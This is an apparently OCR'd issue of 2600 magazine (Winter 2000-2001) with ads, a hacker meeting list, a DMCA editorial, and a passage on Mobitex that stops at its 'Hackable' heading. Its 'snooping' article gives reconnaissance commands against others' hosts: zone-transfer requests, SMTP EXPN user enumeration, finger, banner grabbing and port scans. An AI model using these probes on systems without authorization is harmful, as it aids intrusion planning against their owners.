I AM A FAIRLY INTELLIGENT PERSON with potential to be a computer geek looking for someone to give me one-on-one lessons in areas necessary to be a hacker by way of correspondence. I am presently being held captive by the Texas prison system and I have approximately 2 years before I am released and I want to familiarize myself with the basics and fundamentals of hacking during this period. Interested people contact me at: T. EDWARD JONES, No. 510071, HC 67, Box 115, Kenedy, Texas 78119, U.S.A.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even bother trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Winter issue: 11/15/00

ARGENTINA

Buenos Aires: In the bar at San Jose 05.

AUSTRALIA

Adelaide: Outside Sammy's Snack Bar, on the corner of Grenfell & Pulteney Streets. 6 pm.

Brisbane: Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

Canberra: KC's Virtual Reality Cafe, 11 East RW, Civic. 6 pm.

Melbourne: Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Perth: The Cafetorium (246 Murray Street towards William Street). 6 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

Rio de Janeiro: Rio Sul Shopping Center, Fun Club Night Club.

CANADA

Alberta

Calgary: Eau Claire Market food court (near the "milk wall").

Edmonton: Sidetrack Cafe, 10333 112 Street. 4 pm.

British Columbia

Vancouver: Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

Quebec

Montreal: Bell Amphitheatre, 1000 Gauchetiere Street.

ENGLAND

Bristol: Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 7:30 pm.

Hull: In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds: Leed City train station outside John Menzies. 6 pm.

London: Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

Manchester: Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 7 pm.

FRANCE

Paris: Place d'Italie XIII, in front of the Grand Ecran Cinema. 6-7 pm.

GERMANY

Karlsruhe: "Old Dublin" Irish Pub, Kapellenstrasse. Near public phone. 7 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

INDIA

New Delhi: Priya Cinema Complex, near the Allen Solly Showroom.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

MEXICO

Mexico City: Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

POLAND

Stargard Szczecinski: Art Caffe. Bring blue book. 7 pm.

RUSSIA

Moscow: Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

SCOTLAND

Aberdeen: The Roaring Silence.

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Cape Town: At the "Mississippi Detour".

Johannesburg: Sandton food court.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Birmingham: Hoover Galleria food court by the payphones next to Wendy's. 7 pm.

Tuscaloosa: University of Alabama, Ferguson Center by the payphones.

Arizona

Phoenix: Peter Piper Pizza at Metro Center.

Tucson: Barnes & Noble, 5130 E. Broadway.

Arkansas

Jonesboro: Indian Mall food court by the big windows.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Sacramento: Round Table Pizza, 127 K Street.

San Diego: Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

San Jose: Orchard Valley Coffee Shop/Net Cafe (Campbell).

Connecticut

Bridgeport: Goodfella's Pizza, 3741 Madison Ave.

District of Columbia

Arlington: Pentagon City Mall in the food court.

Florida

Ft. Lauderdale: Broward Mall in the food court by the payphones.

Ft. Myers: At the cafe in Barnes & Noble.

Miami: Dadeland Mall on the raised seating section in the food court.

Orlando: Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Pensacola: Cordova Mall, food court, tables near ATM. 6:30 pm.

Georgia

Atlanta: Lenox Mall food court.

Hawaii

Honolulu: Web Site Story Cafe inside Ewa Hotel Waikiki, 2555 Cartwright Rd. (Waikiki). 808-922-1677, 808-923-9292.

Idaho

Pocatello: College Market, 604 South 8th Street.

Illinois

Chicago: Screenz, 2717 North Clark St.

Indiana

Evansville: Washington Square Mall Food Court.

Ft. Wayne: Glenbrook Mall food court. 6 pm.

Indianapolis: Circle Centre Mall in the StarPort/Ben & Jerry's area.

South Bend: Ponderosa Resturant, Town & Country Shopping Center.

Kansas

Kansas City: Oak Park Mall food court (Overland Park).

Kentucky

Louisville: Barnes & Noble at 801 S Hurstbourne Pkwy.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

New Orleans: Plantation Coffeehouse, 5555 Canal Blvd. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Michigan

Ann Arbor: Michigan Union (University of Michigan), Welker Room.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Duluth: Barnes & Noble by Cubs. 7 pm.

Missouri

St. Louis: Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

Springfield: Barnes & Noble on Battlefield across from the mall.

Mississippi

Biloxi: Edgewater Mall food court (near mirrors) at 2600 Beach Blvd. (really).

Nebraska

Omaha: Oak View Mall Barnes & Noble. 6:30 pm.

Nevada

Las Vegas: Wow Superstore Cafe, Sahara & Decatur. 8 pm.

Reno: Meadow Wood Mall, Palms food court by Sbarro. 3-9 pm.

New Hampshire

Nashua: Pheasant Lane Mall, near the big clock in the food court.

New Jersey

Wayne: Wayne Town Center Mall by Borders and the Internet phone.

New Mexico

Albuquerque: Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

New York

Buffalo: Galleria Mall food court.

New York: Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Marketplace Mall food court. 6 pm.

North Carolina

Charlotte: South Park Mall, raised area of the food court.

Raleigh: Crabtree Valley Mall, food court.

Ohio

Akron: Arabica on W. Market Street, intersection of Hawkins , W. Market, and Exchange.

Cleveland: Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus: Convention Center (downtown) basement, far back of building in carpeted payphone area.

Dayton: At the Marions behind the Dayton Mall.

Oklahoma

Oklahoma City: Shepard Mall, at the benches next to Subway & across from the payphones. Payphone numbers: (405) 942-9022, 9228, 9391, 9404.

Tulsa: Woodland Hills Mall food court.

Oregon

Portland: Pioneer Place Mall (not Pioneer Square!), food court. 6 pm.

Pennsylvania

Philadelphia: 30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Cafe Apocalypse.

Nashville: Bean Central Cafe, intersection of West End Ave. & 29th Ave. S. three blocks west of Vanderbilt campus.

Texas

Austin: Dobie Mall food court.

Dallas: Mama's Pizza, Campbell & Preston.

Ft. Worth: North East Mall food court near food court payphones, Loop 820 @ Bedford Euless Rd. 6 pm.

Houston: Galleria 2 food court, under the stairs.

San Antonio: North Star Mall food court.

Utah

Salt Lake City: ZCMI Mall in the food court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Washington

Seattle: Washington State Convention Center, first floor.

Spokane: Spokane Valley Mall food court.

Wisconsin

Eau Claire: London Square Mall food court.

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Milwaukee: Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the food court. Payphone: (414) 302-9549.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

IT'S NOT OVER!

The MPAA may have won their lawsuit against 2600 but the bigger battle is only just beginning. We're taking this fight to the Appellate Court and, if necessary, all the way to the Supreme Court! We need your support now more than ever.

You can help spread the word by sporting our stylish anti-MPAA t-shirt. The front looks a lot like the cover to our Spring 2000 issue while the back has the above scary caricature of MPAA chief Jack Valenti.

The shirts are $25 each, the proceeds of which go to the defense fund. In addition, we have "Stop the MPAA" bumper stickers (10 for $10) and "Stop the MPAA" buttons (3 for $10). Please show your support and help send a message that this affront to all of our rights won't be tolerated.


You can order all of these items plus our regular stuff through our online store at www.2600.com or by writing to us at:

2600
PO Box 752
Middle Island, NY 11953
U.S.A.

Worldly Payphones

Delhi, India. That's actually a water bottle stuffed down the phone's throat. People in India take a dim view of inadequate payphones.

Photo by Tom Mele



Lahure, Pakistan. This phone supposedly can go anywhere.

Photo by Tom Mele

Cayman Islands. From the Grand Cayman Island, this phone seems overly modern for such a tiny place.

Photo by Paul Benford

Jerusalem, Israel. Phones do not misbehave here. Not with that kind of enforcement.

Photo by M. Cameron Newell

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

2600

The Hacker Quarterly

Volume Seventeen, Number Four
Winter 2000-2001
$5.00 US, $7.15 CAN

04
7 25274 83158 6

"I think any time you expose vulnerabilities it's a good thing" - United States Attorney General Janet Reno, May 2000 in response to security breaches uncovered by federal agents.

S T A F F

Editor-In-Chief
Emmanuel Goldstein*

Layout and Design
ShapeShifter*

Cover Concept and Photo
Maverick and SE2600

Cover Design
The Chopping Block Inc.

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley*, Dr. Delam, Derneval, John Drake, Paul Estev, Mr. French, Thomas Icom, Javaman, Joe630, Kingpin, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter**

Webmaster: **Macki***

Network Operations: CSS*

The Last (We Hope) of the Video Production:
Brian Libfeld

Broadcast Coordinators: **Juintz, Cnote, Silicon, Absolute0, RFmadman, BluKnight, Monarch, Fearfree, Mennonite, jjjack**

IRC Admins: **jesse666, khromy, r0ss**

Inspirational Music: **Zappa, The Selecter, Autojack, Whale, Philip Glass**

Shout Outs: **Amy Goodman, h1kari, teklord, Lodri, Ralph Nader*, JonnyX**

* appeals pending

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada - $18 individual, $50 corporate (U.S. funds). Overseas - $26 individual, $65 corporate.
Back issues available for 1984-1999 at $20 per year, $25 per year overseas. Individual issues available from 1988 on at $5 each, $6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631-474-2677**

CONTENTS MAY

YA BASTA

S E T T L E

Direction

One thing we can say about the year 2000 with some certainty is that it wasn't boring. If you didn't get a sense of excitement, you probably weren't paying attention. And not paying attention in this day and age is a real tragedy.

Forget about the Y2K fiasco. Forget about the election absurdity. These were just mass media theatrics, more miniseries for our short attention spans. The events of consequence, those with true meaning... you had to look a little harder. But they were most definitely there.

It was the year Kevin Mitnick finally got out of prison. But it wouldn't be the year the authorities left him alone. That won't come until 2003 - we hope. Despite being out from behind bars since January, virtually the entire year has been a struggle - not being permitted to use many essential forms of technology, not being allowed to get a decent job, not being allowed to travel, not being allowed to give lectures on computer security. Recently, Mitnick was threatened with being sent back to prison for daring to participate in our H2K conference *over the phone from his house!* Yes, he was released from prison in 2000. But was he freed? No way.

It was also the year of the lawsuit. Many of them. Not just those involving us, although we certainly had a record-setting year. There were, of course, the Napster and MP3 issues. Years too late, the recording industry finally realized that the music monopoly they held would not last forever. Their lack of foresight is overshadowed only by their naive insistence of using bullying tactics to get their way and hold onto that which was never theirs to begin with. In 2000, individuals stood up to unlikely corporate stooges with names like Metallica and reminded them that consumers are the ultimate authority on how an industry will function - once they get it together enough to *take* control. It will never be possible to prevent people from sharing music, nor should it be. The recording industry was made to realize in 2000 that the old ways no longer work. That doesn't mean that they won't continue to try and insist that they *do work* in 2001 and beyond. But many of us have now seen the potential of "open source" music and hopefully we'll use that to open doors for thousands of new artists as well as consumers.

The ominous newcomer which made its presence felt in 2000 was of course the Digital Millennium Copyright Act. The DMCA is what was used against us in the DVD lawsuit. It was also used by Mattel this year to try and silence people who had figured out how its Cyberpatrol worked. It's become a very popular means of intimidating people. This scary piece of legislation, which *everyone* in the government seemed to support, makes it possible for the corporate powers to continue their domination of technology, business, and even art by simply making it illegal to not follow their oppressive and nonsensical rules. Look at what we were dragged through this year. Simply for *reporting* on a program called DeCSS that was written by someone else which managed to defeat the insecure security that prevented a DVD from being played on a Linux machine, we were treated as if we had gone out and pirated movies. Correction: we were treated *far worse* since there were people selling pirated movies *outside the court building* for the entire duration of our trial and probably to this day without anything happening to them. It was never about piracy. The Motion Picture Association of America wanted to make sure they had *control* and that nobody, not hackers, not civil libertarians, not ordinary people in the street - dared to figure out how to challenge that control. Selling a pirated movie is nothing to them. But telling people how the technology works is the real threat. We learned that this year. And the DMCA will continue to be used against others who not only tell people how things work, but people who *figure it out* themselves. (That's right, the power of the DMCA was extended in October to encompass creation - in addition to distribution - of "circumvention tools.") We're in for some real battles in the years ahead. The first will be our appeal of the DeCSS case, scheduled to be heard this spring.

We were hardly limited to this one lawsuit. (Actually, we're currently involved with *two* cases involving DeCSS - one was the suit filed by the MPAA, the other (still pending) filed by the DVD Copy Control Association in Santa Clara, California, which, last we checked, has no jurisdiction over us here in New York.) In the year 2000, we were threatened with lawsuits by NBC, CBS, Verizon, General Motors, Staples, the Guinness Book of World Records, and more - simply for doing what we've been doing since 1984: publishing information and expressing ourselves. If you look through our older issues, you'll see that there's no substantial difference in

the type of information we publish now and what we printed ten or fifteen years ago. So what has changed? Obviously there are more entities using high technology these days so there is more to report on. These relative newcomers believe they can force people to keep quiet about how their systems work and what their weaknesses are. We beg to differ. While ill-conceived monstrosities like the DMCA make our job all the harder, it will take a lot more than that to keep us from exploring and sharing information.

A good many of this year's lawsuit threats came about because these corporations were convinced that laws like the DMCA, backed by global enforcers like the WTO and WIPO, gave them all the power they needed. Of the companies that threatened us because we had registered websites which criticized them, only Verizon was able to admit that it was indeed an issue of free speech. Meanwhile, thousands of "cybersquatting" cases are now being decided in a United Nations court which so far has been largely sympathetic to U.S. corporate giants. While it's clearly wrong to register a site for the sole purpose of selling it to a specific entity at a grossly inflated price, that's not what a large number of these cases have been about. We've seen sites forcibly turned over to corporations simply because their name was a part of the domain name. Examples include natwestsucks.com, standardcharteredsucks.com, and walmartcanadasucks.com - sites which clearly were expressive in nature yet, through twisted logic, were awarded to the companies as if criticism had actually become illegal.

We saw more mergers and takeovers in 2000 which resulted in some real monsters being born: Exxon/Mobil, Bell Atlantic/GTE (Verizon), Time Warner/AOL (still pending but quite likely), as well as a whole host of Internet service providers being swallowed up. Every combination, no matter how good the spin, means less choice and less competition. As consumers we suffer and as individuals attempting to express ourselves or figure out technology - we *really* suffer.

The broadcasting world also saw quite a few of these mergers and takeovers. A single company now owns more than 1000 radio stations in the United States! And they were right up there with the National Association of Broadcasters opposing the FCC's plan to finally introduce 10 to 100 watt microbroadcasting stations for true community radio - as if these tiny stations were the real threat to the world of broadcasting. Again, free expression was seen as the enemy and successfully prevented from existing along with the corporate giants.

The brutality of the authorities in preventing legal demonstrations at the Republican National Convention in Philadelphia and the Democratic National Convention in Los Angeles this August painted a vivid picture. Despite all of the power of the laws and the lawsuits and the mergers and the *control* - the people in charge are scared. They are utterly *terrified* of what independently thinking individuals can do if they are left alone. Call it guilt, call it paranoia. What we need to call it is opportunity.


An open society has no reason to fear its citizens. A closed and oppressive society, such as most prisons, some schools, and all dictatorships, feels the need to constantly monitor the people under its control and to do anything possible to quell rebelliousness and feelings of individuality. What have we seen in mainstream American society in the past few years? More surveillance, more draconian laws and regulations, and more power being taken out of the hands of individuals. Whether it goes by the name of "Carnivore" or the image of Secret Service agents infiltrating schools to pick out future Columbine candidates or the legislation that eliminates the need for annoyances like search warrants when drug involvement is suspected, it's all part of the same animal.

What they will never tell you - and what almost every part of our society is designed to discourage - is that one person, one idea, one simple act of defiance *can* change everything. Sure, you will see all kinds of corporate slogans embracing "revolution" and "thinking different" until you believe that counterculture was invented by The Gap. But try applying *your* beliefs to actions and see how quickly you're discouraged from being truly different.

We're not only living in interesting times, we're living in what may be the *most* interesting of all times. Technology and the net, used creatively, can bring people together in ways that have never been done before. Artificial barriers and controls are on the brink of extinction, thanks to innovative and intelligent applications of technology. With a populace that is informed, enthusiastic, and open to new ideas, the old-style oppression will be exposed almost as soon as it's applied.

We have some tremendous tools at our disposal. We cannot allow them to be legislated away, acquired by the highest bidder, or dissolved through apathy. What happens next determines how the game will be played for a very long time. We have that power. Is it any wonder those who think they're in charge are so frightened?

INTRODUCTION TO SNOOPING AROUND



by copycat

There are many reasons to poke and snoop around.

Curiosity - "Hum... what is that IP?"
Security - "Hum... why is that IP in my firewall logs?!"
Script kiddies (may have their own reasons) - "*Humbah...* Me c001 hax0r Internet spy!!"

Whatever your cause, be prepared to answer questions if someone traces your phone number from the IP you left on their logs. This article will give a few tips and tricks for snooping around, and a brief overview of simple tools that can assist you in this task. I am not going to include a disclaimer because I think snooping around is perfectly okay as long as you do not enter the system. Many people do not agree. You choose.

For whatever reason, you have an IP number. Now what? Portscan?

No. Some firewalls are smart enough to detect portscans and then deny the access to all services behind the firewall automatically from the IP that originated the portscan. If you do not want to be kicked out so quickly, it's better to leave the actual brute-force-intrusive-snooping for the end. First one must do some poking.

One thing to try with an IP number is reverse lookup in order to get its name. Names are more meaningful for most humans. nslookup should do the trick. The host utility that comes with the bind distribution is nicer, but everyone's got nslookup.

Some ISPs, rude ones, do not provide this. Fear not, there is still hope! One way to figure out, approximately, where this IP is, is to perform a traceroute. This way a reverse lookup might be found for a host that is a hop or two away from the IP in question hinting at the location of this IP and its ISP.

If this is not so, you are still not out of luck. You can check the owner of this IP block by looking it up in ARIN's whois database:

whois 1.2.3.4@whois.arin.net

Or:

whois -h whois.arin.net 1.2.3.4

Now this should give you the ISP name or company name, plus the name of the misbehaved DNS that is in charge of the reverse mapping. (Bad ISP! Bad! Bad!)

If you have stumbled upon joe-schmoe-dsl or lucy-modem-luser, learning the whole structure of their ISP's network will not help you much. However there are a few things that can help. Naturally, one would like to find out the login name associated with this IP. For this you must act quickly. Sometimes ISPs have a finger daemon running on their modem boxes that these IPs go through. It should be a hop or two away from the mystery IP.

Again traceroute and:

finger @modems-63.someisp.com

The reason to do this check immediately is that the IP itself may be irrelevant once the host disconnects, as it is assigned a new one via DHCP each time it logs on to the ISP. In fact, if you have been attacked by such a host and it has already disconnected, one of the only things to do would be to give the ISP the IP and the time of the event, and ask them to check their own logs in order to take care of the matter. Another possibility is to wait for the attacker to return.

The better ISPs offer shell accounts. A finger on the shell box might show you the

users and where they connect from. If this is your lucky day, the mysterious IP will show up. If this snooping business is extremely important to you, you might want to get an account on this box. There is a lot of information you can get when you and the mystery user share the same machine: mail last checked, files, processes, the times the user connected, from where, etc., etc. Um, kids, I said *get* an account, not *crack* one. You can go and sign up with this ISP for a month....

Equipped with the login name you can search the ISP's web pages for info about this user, perhaps a personal web page. And also, you can poke at the mail server.

For argument's sake, let's say you have encountered an IP that belongs to an actual organization. Usually educational organizations are more interesting then commercial ones because they run all kinds of neat stuff. But be it an ISP, a company, a university, or whatever, we are armed with our domain name and we can check out info with DNS. But what DNS do we poke at?

Besides looking for owners of IP blocks in ARIN's whois, you can use whois to find contact info (that means phone numbers and addresses) of actual people, plus our desired DNS. It might be a good idea to:

alias whois '\whois "\!"@whois.geektools.com'*

in your .cshrc. whois.geektools.com is a whois proxy and saves you the trouble of looking up whois.internic.net, plus the actual registrar's database. The whois should give us a list of well known DNSs that are in charge of this domain. So now let's head out to our next target.

DNSs are pretty cool as they can hold all kinds of info, and not only names and the related IP addresses. This is an example for a hackish use for DNS.

nslookup - hastur.rlyeh.net
> set querytype=txt
> set domain=adventure
> 1

That is definitely one elite hostmaster.

One way to find out info from a DNS in charge of a domain is to initialize a request for zone transfer, like a slave DNS would do to its master. nslookup, which is used to debug DNS problems, can emulate this.

nslookup - ns1.blah.com
> ls -d blah.com

You may get lots of really interesting information at this point! You may get the whole layout of the domain. You may get info on the machines themselves, their OS, and hardware. You may get more contact information - even phones and names. It all depends what the hostmaster put in there.

Now a properly secured name server will not respond. It should only answer non-recursive queries about its domain. So you cannot list the zone, only guess its contents. I mean, why should it tell you anything unless you are really one of its slave DNSs? Many DNSs are not configured properly. Let's say you've encountered one of the bet-

ter hostmasters. Is all lost? Do not worry, never fear, you may still have luck with one of the other DNSs. There are at least two that show up in the whois database. But there may be more DNSs that are not public but still hold info about this domain. You can try and guess their names: dns.blah.com, ns3.blah.com, nameserver.blah.com.

But in fact you can get this info from those secured DNSs themselves:

nslookup -query=any blah.com ns1.blah.com

This will give you a list of DNSs authoritative for this zone - which is what we wanted. In addition, it will provide you with an email (it comes in the form hostmaster.someplace.com instead of hostmaster@someplace.com), plus some MX records of the machines that will accept mail for this domain... which means an SMTP box.

Woo hoo! Now you've got SMTP to poke at. Perhaps more then one - there are backup MX records. SMTP is lots of fun. Let's see who will receive mail for root@blah.com. Before we send them a complaint we might want to snoop on those people too! (This will not work on a qmail server.)

telnet mail.blah-isp.com smtp

Trying 2.3.4.5...
Connected to mail.blah-isp.com.
Escape character is '^]'.
220 mail.blah-isp.com ESMTP 8.9.3/8.9.3;
Sat, 2 Sep 2000 20:27:09 -0400
expn root@blah.com
250-Rafa <"\/usr/bin/vacation
rafa"@mail.blah-isp.com>

Well, it looks like rafa's on vacation. If you acquired a login name earlier, now would be a good time to see where its mail is sent to. Perhaps to another SMTP box on an entire different network that is worth exploring.

But what about other machines? If you can't get the zone from the DNS, you have to start guessing common names for well known services: www.blah.com might exist, ftp.blah.com, gw.blah.com, etc., etc.

By now we've got so many IPs and names that are related to our original IP that we can actually start seeing more or less how this organization is set up.

So now we can move to a more intrusive method of snooping. Obviously one should check each IP for the services running on it. This can be accomplished by a portscan. Once you see which ports are open, simply connect and check them out. If you feel a bit queasy running portscans, you can try to telnet to the well known services' ports. One might guess that the ftp port is open on ftp.blah.com. This will give you an opportunity to find out the operating system plus the versions of the services running.

The telnet or ftp might have an interesting MOTD. ftp might allow anonymous access as well, perhaps leave your email there in case someone has any questions about your snooping. Web server, etc., etc. Some machines have all kinds of stuff running that no one bothered to close, things like the netstat and systat ports. telnetting into them would give you information about the hosts processes and network connections. Cute stuff. However, the Internet has grown to be a dangerous, unfriendly place - so one can seldom find such interesting services running. There are other services that you can bump into that may be open to the public. A good example is an LDAP server or any directory service. Although it provides lots of information, I am not covering it. Not to say it isn't interesting, but the tools and services I describe here are more common. If you bump into something interesting, go learn its protocol and snoop more! But don't forget that just because a machine declares it's running some old version of wu-ftp, it doesn't mean it's true. Perhaps it's a honey pot designed to lure you in to hacking some skillfully planned "vulnerabilities." Needless to say, even if this is not the case, the better admins will log any connection to these services.

Well, after you've checked out all the interesting things in /etc/services, ssh, the r-commands, blah blah blah - you are probably quite upset you cannot telnet directly to ssl-ified services and check out their responses such as secure imap and https. This is worth saying once: just because something has ssl doesn't mean it's secure! All it means is that you cannot sniff ssl traffic, which is a good thing (TM) because ssl users do not send their passwords and info in the clear. But this doesn't mean that one cannot crack passwords with brute force. Or in our case, poke around! For our task there is a stelnet package floating around. So you can use that or any other ssl wrapper for your telnet.

Even though dejanews are evil bastards, equipped with emails and names you can run a search to see if these people wrote anything of interest on Usenet. Head over to google and run some more searches. If you are bold, maybe pick one of the phone numbers and do some social hacking. But this is just getting too boring.

Apart from port scanners there are other tools available that automate a lot of this process, attempting to guess a machine's OS and the services running on it. But if you are bored and you don't have hundreds of IPs to scan, a manual snoop is definitely more fun.

Happy snooping!

BellSouth's Mobitex Network

by Dspanky
Blue Collar Hacker's Union
http://bcu.n3.net

Everyone's heard of a Palm VII, right? Well this is the network it runs on. I'm just going to cover the basics - the network architecture and protocol, not any specific implementation, and talk a little bit about what is needed to monitor it. I'm assuming that everyone knows how a basic cellular system works....

BellSouth's Wireless Data Network is a cellular TDMA system operating at 896 to 901 MHz and 935 to 940 MHz that implements a protocol called Mobitex. It is a data-only network, there is no cellular voice communications to share bandwidth with, and it is designed for mobile devices such as smart pagers (send and receive messages), email terminals, and the most famous, the Palm VII. Also, Mobitex is designed to have the ability to implement many underlying protocols, UDP/IP, TCP/IP, etc. Mobitex is an "open" protocol, meaning you can get all the specifics on a CDrom from Ericcson - for the open price of $100.

General Overview and Topology

The network topology is analogous to regular cellular networks (surprise!) and is divided into base stations, local and regional switches, and subscriber terminals. Switches are all interconnected via land-lines as well as to the Internet. Users can connect to the network via fixed terminals (host computers) or mobile terminals (a Palm VII). Where cellular phones use Electronic Serial Numbers (ESNs) and Mobile Identification Numbers (MINs) for identification and authentication, Mobitex devices have ESNs and eight digit MANs (Mobitex Access Numbers). Host access (fixed terminals) is almost always provided by a link at the local switch level and uses a PMAN (Personal Mobitex Access Number) and password instead of a MAN so the subscriber isn't limited to a specific fixed terminal. Finally, there is the Network Control Center (NCC) which regulates and checks ESN, MAN, and PMAN connections and sends DIE and LIVE commands to invalid terminals.

The Protocol

User applications can utilize standard Internet protocols, TCP, UDP, which are encapsulated in Mobitex Packets (MPAKs) until they reach the land-line portion of the network, where they are stripped of the MPAK headers and sent off as normal. The system also keeps "mailboxes" for packets that are designated for subscribers who are currently unavailable. MPAKs can contain 1 to 512 bytes of user data. A 1 byte MPAK is a status message. Status messages are simply 256 numeric messages that can be configured to allow standard messages to be sent quickly. These are defined by the application and can be used as a replacement for sending actual sensitive data.

MPAK Format

The first six bytes are the sender's and receiver's MAN in hex. The next byte is divided into two 4-bit subfields, the traffic state and subscription flags. When sending MPAKs the state is always 0. Otherwise, it can be 2, 4, 6, 8, A, or C, which specify if it was stored in a mailbox before delivery, if it is to be stored in a mailbox, or if it is unable to be sent, etc. A and C specify that the network is either overloaded or there is a network problem. Flags specify if the MPAK is to be put in the receiver's mailbox if they are inactive (1), send an acknowledgment when received (2), or to send to multiple MANs (4). The class and type is split, the 2 high bits for class and 5 low bits for type. I've only found information about two classes, 0 and 3. 0 is the most common and is regular subscriber communication. 3 specifies data terminal service communication. There are three common types - TEXT (1), DATA (2), and HPDATA (4), which define the type of user data attached. Hpdata is used in conjunction with the HPID to specify a "higher protocol" which can be used by the application. A valid list of HPIDs can be had from Ericcson for a measly $100.

Hackable, the Bottom Line

